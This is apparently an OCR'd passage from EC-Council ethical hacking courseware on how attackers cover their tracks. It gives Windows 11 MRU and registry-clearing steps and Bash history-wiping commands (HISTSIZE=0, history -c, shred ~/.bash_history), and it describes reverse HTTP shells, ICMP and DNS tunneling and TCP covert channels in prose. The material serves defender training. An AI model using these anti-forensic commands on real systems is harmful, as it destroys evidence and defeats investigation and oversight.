


Figure 6.210: Clearing event logs for Linux

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Ways to Clear Online Tracks

- Remove the **Most Recently Used (MRU)**, delete cookies, clear the cache, turn off AutoComplete, and clear the Toolbar data from the browsers

From the Privacy Settings in Windows 11

- Right-click on the **Start** button, choose **Settings**, and click on "**Personalization**"
- In Personalization, click **Start** from the left pane and Turn Off both "**Show most used apps**" and "**Show recently opened items in Start, Jump Lists, and File Explorer**"

From the Registry in Windows 11

- Open the **Registry Editor** and navigate to **HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer** and then remove the key for "**RecentDocs**"
- Delete all the values except "(**Default**)"

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ways to Clear Online Tracks

Attackers can clear online tracks maintained using web history, logs, cookies, cache, downloads, visited time, etc. on the target computer so that the victims cannot notice what online activities the attackers have performed.

What can attackers do to clear their online tracks?

- Use private browsing
- Delete history in the address field
- Disable stored history
- Delete private data
- Clear cookies on exit
- Clear cache on exit
- Delete downloads
- Disable password manager
- Clear data in the password manager
- Delete saved sessions
- Delete user JavaScript
- Set up multiple users
- Remove Most Recently Used (MRU)
- Clear toolbar data from browsers
- Turn off AutoComplete


To clear the online tracks of various activities, attackers should follow different paths for different OSs.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The steps to clear online tracks from the **Privacy Settings** or from the **Windows registry** (Windows 11) are as follows:

- **From the Privacy Settings in Windows 11**
  - Right-click on the **Start** button, choose **Settings**, and click on **Personalization**
  - In Personalization, click **Start** from the left pane and turn off both "**Show most used apps**" and "**Show recently opened items in Start, Jump Lists, and File Explorer**"
- **From the Registry in Windows 11**
  - Open the **Registry Editor** and navigate to **HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer** and then remove the key for "**RecentDocs**"
  - Delete all the values except "(**Default**)"

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Covering BASH Shell Tracks

Bourne Again Shell, or Bash, is an sh-compatible shell that stores command history in a file called the bash history. You can view the saved command history using the **`more ~/.bash_history`** command.

This feature of Bash is a problem for hackers, as investigators could use the bash_history file to track the origin of an attack and the exact commands used by an intruder to compromise a system.

Attackers use the following commands to clear the saved command history tracks:

- **Disabling history**

  `export HISTSIZE=0`

  This command disables the Bash shell from saving history. **HISTSIZE** determines the number of commands to be saved, which is set to 0. After executing this command, attackers lose their privilege to review the previously used commands.

- **Clearing the history**

  - **`history -c`**

    This command is useful in clearing the stored history. It is an effective alternative to disabling the history command as, in this command, an attacker has the convenience of rewriting or reviewing the earlier used commands.

  - **`history -w`**

    This command only deletes the history of the current shell, whereas the command history of other shells remains unaffected.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Clearing the user's complete history**

  `cat /dev/null > ~.bash_history && history -c && exit`

  This command deletes the complete command history of the current and all other shells and exits the shell.

- **Shredding the history**
  - **`shred ~/.bash_history`**

    This command shreds the history file and renders its contents unreadable. It is useful when an investigator locates the file, but owing to this command, becomes unable to read any content in the history file.

  - **`shred ~/.bash_history&& cat /dev/null > .bash_history && history -c && exit`**

    This command first shreds the history file, then deletes the file, and finally clears all the evidence of its usage.




Figure 6.211: Covering Bash shell tracks

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Covering Tracks on a Network

Using Reverse HTTP Shells

- The attacker **installs a reverse HTTP shell** on the victim's machine, which is programmed in such a way that it would ask for commands from an **external master** who controls the reverse HTTP shell
- The victim here will act as a web client who is executing **HTTP GET commands**, whereas the attacker behaves like a web server and responds to the requests
- This type of traffic is considered as **normal traffic** by an organization's network perimeter security controls like DMZ, firewall, etc.

Using Reverse ICMP Tunnels

- The attacker uses an ICMP tunneling technique to use **ICMP echo** and **ICMP reply** packets as a carrier of the TCP payload, to access or control a system stealthily
- The victim's system is triggered to encapsulate the **TCP payload** in an ICMP echo packet that is forwarded to the proxy server
- Organizations have security mechanisms that only check incoming ICMP packets but not outgoing ICMP packets, therefore attackers can easily **bypass the firewall**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Covering Tracks on a Network (Cont'd)

Using DNS Tunneling

- Attackers can use DNS tunneling to **encode malicious content** or data of other programs within DNS queries and replies
- DNS tunneling **creates a back channel** to access a remote server and applications
- Attackers can make use of this back channel to **exfiltrate stolen**, **confidential**, or sensitive information from the server

Using TCP Parameters

- TCP parameters can be used by the attacker to **distribute the payload** and to create **covert channels**
- TCP fields where data can be hidden are as follows:
  - IP Identification field
  - TCP acknowledgement number
  - TCP initial sequence number

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Covering Tracks on a Network

- **Using Reverse HTTP Shells**

  An attacker starts this attack by first infecting a victim's machine with malicious code, and thereby installing a reverse HTTP shell on the victim's system. This reverse HTTP shell is programmed in such a way that it asks for commands to an external master, which controls the reverse HTTP shell on a regular basis. This type of traffic is

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

considered normal by an organization's network perimeter security controls like DMZ, firewall, etc.

Once an attacker types something on the master system, the command is retrieved and executed on the victim's system. The victim here acts as a web client who executes the HTTP GET commands, whereas the attacker behaves like a web server and responds to the requests. Once the previous commands are executed, the results are sent in the next web request.

All the other users in the network can normally access the Internet; therefore, the traffic between the attacker and the victim is seen as normal.

- **Using Reverse ICMP Tunnels**

  Internet Control Message Protocol (ICMP) tunneling is a technique in which an attacker uses ICMP echo and reply packets as carriers of TCP payload, to stealthily access or control a system. This method can be used to easily bypass firewall rules, because most organizations have security mechanisms that only check incoming ICMP packets but not outgoing ones.

  An attacker first configures the local client to connect with the victim. The victim's system is triggered to encapsulate a TCP payload in an ICMP echo packet, which is forwarded to the proxy server. The proxy server de-encapsulates and extracts the TCP payload, and then sends it to the attacker.

- **Using DNS Tunneling**

  Attackers can use DNS tunneling to encode malicious content or data of other programs within DNS queries and replies. DNS tunneling usually includes data payload that can be added to the victim's DNS server to create a backchannel to access a remote server and applications.

  Attackers can employ this backchannel to exfiltrate stolen, confidential, or sensitive information from the server.

  Attackers perform DNS tunneling in various stages; first, they compromise an internal system to create a connection with an external network. Then, they use that compromised system as a command and control server to remotely access the system and transfer files covertly from within to outside the network.

- **Using TCP Parameters**

